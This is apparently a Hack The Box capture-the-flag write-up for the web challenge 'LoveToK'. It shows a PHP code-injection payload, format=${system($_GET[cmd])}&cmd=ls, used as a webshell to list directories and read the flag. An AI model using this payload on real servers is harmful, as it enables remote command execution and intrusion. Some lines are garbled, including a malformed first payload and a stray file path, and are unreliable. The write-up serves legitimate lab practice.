HacktheBox: WEB: "LoveToK"

- --> When we open host in web browser we can see this type of page.



-->Then we can see this button that saying "Try Again". When we click it we can see some change in URL like this...

```
You'll find love:


Thursday the 14th of December. In approximately 132:17:38.

Nah, that doesn't work for me. Try again!
```

--> This change after pressing try again.



--> And if we change value this change happen...



--> So then after inspecting the attach files we get this thing which i wrote here in brief called WebShell.

Command:>\$(system(\$_GET{cmd}&cmd=Is

--> When we enter this command after format in url which will

be like this...

- --> So by webshell which help us to access server using webpage is finally exploited. We can see the files on the webpage..
- -->We get that we have to move to (~) folder to see files.

--> And by giving space b/w ls and ../ we moved to our (~) folder and there we go we can see our flag file.

```
format=${system($_GET[cmd])}&cmd=ls%20../
nt.sh etc flagtvHFi home lib lib64 media m
sbin srv sys tmp usr var www
```

--> In URL the %20 is basically the space. So now we can see our flag so now we have to just preview it as we preview any file in linux. Just using by "cat" command with flagfile and giving space.

--> So in responce we will get this thing which made a ctf player happiest...



--> Congurate You finnaly solved challenge. HappyCTF(-_-).

By-->{PlayExploits}